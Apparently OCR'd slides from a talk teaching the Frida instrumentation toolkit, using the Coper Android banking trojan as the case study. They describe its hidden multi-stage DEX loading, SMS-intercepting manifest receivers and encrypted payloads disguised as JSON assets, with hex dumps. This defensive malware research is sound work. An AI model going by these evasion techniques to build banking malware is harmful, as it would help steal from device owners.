Practical Frida

A practical introduction to the Frida toolkit
CyberChess, LV

whoami

- Sandbox engine developer.
- Malware research focused on banking trojans.
- Teaching Frida at University of Malaga’s MSc.
- Author of Frida Handbook → **https://learnfrida.info**
- Contact
  - twitter.com/**entdark_** answer within hours usually
  - fdiaz@virustotal.com

Fernando Diaz

Senior Software Engineer

VirusTotal

What is binary instrumentation?

Binary instrumentation consists on injecting instrumentation code which is transparent to the target app, so that we can obtain behavioural information during its execution.

it is not only limited to observing the execution, but also modifying the execution flow if needed. Some examples are:

- Assembly instructions executed.
- Function arguments and return values
- Pointer data

What’s Frida?

Frida is a binary instrumentation toolkit. It is some sort of *Greasemonkey* for native application. A toolkit that lets you inject snippets of Javascript or your own library into native apps on multiple systems.

For us, that means:

- High portability
- Javascript (fast development cycle)

Instrumentation frameworks

- Intel PIN
- DynamoRIO
- Frida
- IDA's APPCALL (but this is somewhat different)

The advantages of Frida

- Ability to use Javascript or Typescript to write instrumentation code.
  - It possible to write instrumentation using C libraries
- Huge cross-platform support: Windows, Linux, MacOS, Android, iOS.
- CLI toolkit: Listing processes, tracing processes, interactive command line…
- Community: Examples, documentation and examples
- It is free & open-source.

Learning Frida

Frida's documentation is good enough and has improved over the years. At the time I thought the website didn't present enough practical examples and noticed many people always asking the same questions;.

As a result, I wrote learnfrida.info - A free, web book to learn to use Frida from scratch.

What do we need to use Frida?

1. Install Frida
    a. $ pip install frida frida-tools
2. Auxiliary tools:
    a. An APK decompiler:
        i. JADX
        ii. JEB (requires paid license)
    b. A disassembler
        i. Radare2
        ii. IDA
        iii. Ghidra
3. A target application

Frida’s core API

Out of all the functionality the Frida API gives us access to, the most important ones are:

- Interceptor: Hooking of functions and classes
- Stalker: A code-tracing engine.
- Java: Access to the Java Runtime.
- ObjC: Access to the Objective-C runtime.

frida.re/docs/javascript-api

Crackme

~~Crackme~~

Let's play with real malware

About the sample


- Coper, an Android banking trojan
- Multi-stage installation:
  - Loads a hidden DEX file from the resources folder
  - Loaded DEX file loads a dynamic library that decrypts the real DEX file.
  - DEX file is temporarily stored in cache.
- Communicates with C2 using a rotating list of domains
- Data is sent as a JSON Object

Target file:
https://www.virustotal.com/gui/file/7461c3dccd52b577d3f6be9e9c0c1d61a159e7b24554e6407f52a2f334469d5b

The objectives


- Instrument the complete workflow:
    - Dynamic Library load → Dynamic DEX load → Instrument functions of interest
- Understand where the decryption comes from
- Intercept communications with the C2
- Intercept interesting data (decrypted strings, settings)

APK is hiding something




```
            <action android:name="android.provider.Telephony.SMS_RECEIVED"/>
            <action android:name="android.intent.action.EXTERNAL_APPLICATIONS_AVAILABLE"/>
            <action android:name="android.app.action.DEVICE_ADMIN_DISABLED"/>
        </intent-filter>
    </receiver>
    <receiver android:name="com.eastcause0.p027z" android:exported="true">
        <intent-filter android:priority="999">
            <action android:name="android.provider.Telephony.SMS_RECEIVED"/>
        </intent-filter>
    </receiver>
    <receiver android:name="com.eastcause0.p019b" android:permission="android.permission.BROADCAST_SMS" android:exported="t
        <intent-filter>
            <action android:name="android.provider.Telephony.SMS_DELIVER"/>
        </intent-filter>
    </receiver>
    <receiver android:name="com.eastcause0.p022i" android:permission="android.permission.BROADCAST_WAP_PUSH" android:expor
        <intent-filter>
            <action android:name="android.provider.Telephony.WAP_PUSH_DELIVER"/>
            <data android:mimeType="application/vnd.wap.mms-message"/>
        </intent-filter>
    </receiver>
    <activity android:name="com.eastcause0.p084q" android:exported="false">
        <intent-filter>
            <action android:name="android.intent.action.SEND"/>
            <action android:name="android.intent.action.SENDTO"/>
            <category android:name="android.intent.category.DEFAULT"/>
            <category android:name="android.intent.category.BROWSABLE"/>
            <data android:scheme="sms"/>
            <data android:scheme="smsto"/>
            <data android:scheme="mms"/>
            <data android:scheme="mmsto"/>
```

com.eastcause0.p019b is not in the decompilation




```

/* JADX INFO: This class is generated by JADX */
public final class R {

    public static final class drawable {
        public static final int ic_launcher = 0x7f010000;
        public static final int icon = 0x7f010001;
    }

    public static final class raw {
        public static final int svzpmg = 0x7f020000;
    }

    public static final class string {
        public static final int a = 0x7f030000;
        public static final int tjCcbDLq = 0x7f030001;
    }

    public static final class style {
        public static final int Theme_AppCompat_Transparent_NoActionBar = 0x7f040000;
    }

    public static final class xml {
        public static final int mjilfrdwmmci = 0x7f050000;
        public static final int oqvuxqnhkrsh = 0x7f050001;
    }
}
```

svzpmg



```
00000000: 58 12 B8 CD 4B EF 49 5F|20 49 67 E3 0B 54 B5 5F   | X.¸ÍKïI_ Igã.Tµ_
00000010: 26 2D 37 CC 49 82 D3 B3|7F D2 E3 82 3A B2 DF 78   | &-7ÌI■Ó³■Òã■:²ßx
00000020: D3 24 BD 70 63 09 DB 7D|BD B0 DD C6 31 51 ED 2A   | Ó$½pc.Û}½°ÝÆ1Qí*
00000030: 01 D4 93 FC DF D9 AA 26|E1 85 07 24 9B 64 FE 2C   | .Ô■üßÙª&á■.$■dþ,
00000040: E1 E9 47 66 39 24 4F A8|9A DE 6E 00 DC 9F F3 97   | áéGf9$O¨■Þn.Ü■ó■
00000050: A4 60 25 BC 5D DB 8E 9E|19 81 CB B2 AA 1A A0 0B   | ¤`%¼]Û■■..Ë²ª. .
00000060: 76 F6 3C F4 5F F3 7E A3|78 71 44 17 00 A9 AE E7   | vö<ô_ó~£xqD..©®ç
00000070: E5 BF 59 8B 17 61 16 6C|9B 01 40 08 F4 D4 01 84   | å¿Y■.a.l■.@.ôÔ.■
00000080: CF 1E 36 D2 21 36 F7 16|E8 D1 07 AE 16 D1 48 A9   | Ï.6Ò!6÷.èÑ.®.ÑH©
00000090: 93 07 D3 AA 22 25 76 35|6D E0 03 03 EB D1 A9 35   | ■.Óª"%v5mà..ëÑ©5
000000A0: FA DF B4 CC 58 59 A7 93|8E 4F D2 3C 56 D4 44 81   | úß´ÌXY§■■OÒ<VÔD.
000000B0: 60 0B BD 65 7B CB 7A 5B|F7 F4 F6 4F 42 3F D8 1E   | `.½e{Ëz[÷ôöOB?Ø.
000000C0: DE E5 58 E2 4A 45 C3 5A|42 F4 A4 95 9E 0D A1 F5   | ÞåXâJEÃZBô¤■■.¡õ
000000D0: 2D FC B3 77 03 19 B1 48|D0 31 EA C4 B9 57 7C 62   | -ü³w..±HÐ1êÄ¹W|b
000000E0: 28 99 21 83 A9 22 BE 00|97 0D E0 2C 9F FA 67 16   | (■!■©"¾.■.à,■úg.
000000F0: C2 80 31 3F 40 D9 1C AA|22 F0 8C 28 9E 51 F0 4D   | Â■1?@Ù.ª"ð■(■QðM
00000100: 69 B2 99 B8 FC AB 47 DB|FA AB C8 43 8F DD 32 AD   | i²■¸ü«GÛú«ÈC.Ý2-
00000110: 75 0A 4A 47 99 31 4F A9|32 CA DC 85 8D F9 3D C1   | u.JG■1O©2ÊÜ■.ù=Á
00000120: AD 69 2B 56 31 D5 91 A9|DC 0B 54 6A CD 4F D3 02   | -i+V1Õ‘©Ü.TjÍOÓ.
00000130: F1 BF A8 31 37 15 AE 90|66 DB C1 2D BB DF 82 C0   | ñ¿¨17.®.fÛÁ-»ß■À
00000140: D4 09 07 EC CD 02 77 B8|72 7F 32 32 30 A3 F6 C3   | Ô..ìÍ.w¸r■220£öÃ
00000150: F0 D0 8A 04 EA 70 EE D4|69 97 77 B3 EB FF 1E 15   | ðÐ■.êpîÔi■w³ëÿ..
00000160: 09 C8 66 81 69 7C F6 04|8B 49 54 2C A1 F2 83 67   | .Èf.i|ö.■IT,¡ò■g
00000170: 15 4B D4 E2 70 E6 E4 4B|F8 0B 62 FF 52 4F A5 5A   | .KÔâpæäKø.bÿRO¥Z
00000180: 58 80 37 2E 56 EB 2D 96|8C 62 85 43 A8 B3 6D 60   | X■7.Vë-■■b■C¨³m`
00000190: 4B CE 9B 0D 79 F6 8E 9B|E9 ED 51 CA 53 BB 1B DB   | KÎ■.yö■■éíQÊS».Û
000001A0: F4 26 F7 A4 23 5B 93 BC|42 05 46 2C 85 A5 B3 26   | ô&÷¤#[■¼B.F,■¥³&
000001B0: 22 C2 28 FC 51 B7 F8 85|54 63 F3 FD 93 33 8F 51   | "Â(üQ·ø■Tcóý■3.Q
```

.json that doesn’t resemble a JSON file…



[_none_] 85,964,736 k of 499,073,020 k free

c:\Users\fdiaz\OneDrive\Escritorio\frida\c per_source\app\src\main\assets\*


Name	Ext	Size	Date
[..]		<DIR>	09/25
check_circle_outline_56	json	2,627	09/25
clips_onboarding	json	3,662	09/25
cnmXCDd	json	2,888	09/25

```
00000000: 46 95 AA 48 5D 7D 94 A5|B9 B4 71 CE 7E 30 BD 78  | F■ªH]}■¥¹´qÎ~0½x
00000010: CC 74 E9 56 E2 2F 6B EA|A2 5D F0 C1 69 DB 87 0E  | ÌtéVâ/kê¢]ðÁiÛ■.
00000020: 06 88 DD 9C 4B 1D F7 CE|0C C6 12 CB BF FF BF D5  | .■Ý■K.÷Î.Æ.Ë¿ÿ¿Õ
00000030: 3A 5D F5 C0 11 CE B2 54|C4 4D 24 08 20 F9 40 03  | :]õÀ.Î²TÄM$. ù@.
00000040: 49 03 19 44 16 AE F9 D7|C5 EA 19 D1 E2 88 8D BA  | I..D.®ù×Åê.Ñâ■.º
00000050: 9A A6 C6 78 CB 58 C3 91|77 CB 90 13 ED 90 43 93  | ■¦ÆxËXÃ‘wË..í.C■
00000060: 15 E3 FF 0C 4B 29 70 F4|B1 15 9B B4 B9 F9 00 AF  | .ãÿ.K)pô±.■´¹ù.¯
00000070: 3C FF F0 41 09 A6 26 C3|2E 91 CA 60 99 70 30 74  | <ÿðA.¦&Ã.‘Ê`■p0t
00000080: B4 4D 96 EA 23 75 78 A5|F6 75 0F 01 B7 CA CB 51  | ´M■ê#ux¥öu..·ÊËQ
00000090: 2E 58 F0 8B 67 F5 21 92|2A F7 5F 0D E3 63 46 73  | .Xð■gõ!’*÷_.ãcFs
000000A0: 48 A5 A5 46 02 BA 34 C8|1C E7 0A AE E5 A7 47 C2  | H¥¥F.º4È.ç.®å§GÂ
000000B0: BC 95 EF 83 B4 C0 9F 58|D6 A7 03 F4 27 A2 7B A9  | ¼■ï■´À■XÖ§.ô'¢{©
000000C0: F5 1D DF 52 0C 2C 26 EA|F1 56 8B 53 9F 79 0A 31  | õ.ßR.,&êñV■S■y.1
000000D0: 05 AA B0 F4 4E 40 A1 7E|81 D5 8C 12 F8 8A 7D 04  | .ª°ôN@¡~.Õ■.ø■}.
000000E0: 1A C4 DD D4 4E 70 50 5A|89 F3 F1 B1 06 81 37 D9  | .ÄÝÔNpPZ■óñ±..7Ù
000000F0: 2A 3F 04 01 08 6A C5 4C|29 EB A5 54 E6 5D 01 87  | *?...jÅL)ë¥Tæ].■
00000100: C6 A1 B3 AF 89 52 78 AE|A4 F1 F4 DA 4F A9 0A 9F  | Æ¡³¯■Rx®¤ñôÚO©.■
00000110: 82 C0 30 D7 89 22 92 D8|0F 4F 94 61 6D 24 EB 3F  | ■À0×■"’Ø.O■am$ë?
00000120: 71 ED 7A BB DE AC 6E 21|86 61 2F FE D9 EF 49 39  | qíz»Þ¬n!■a/þÙïI9
00000130: FB 75 F9 3B 01 38 2E B7|24 B5 BE 8C 08 31 9D C7  | ûuù;.8.·$µ¾■.1.Ç
```

Looking at behavioural reports

From behavioural reports it looks like the files we have spotted do indeed get dropped into the filesystem.

Let’s hook **fopen** to see the source of the call.



Files Dropped

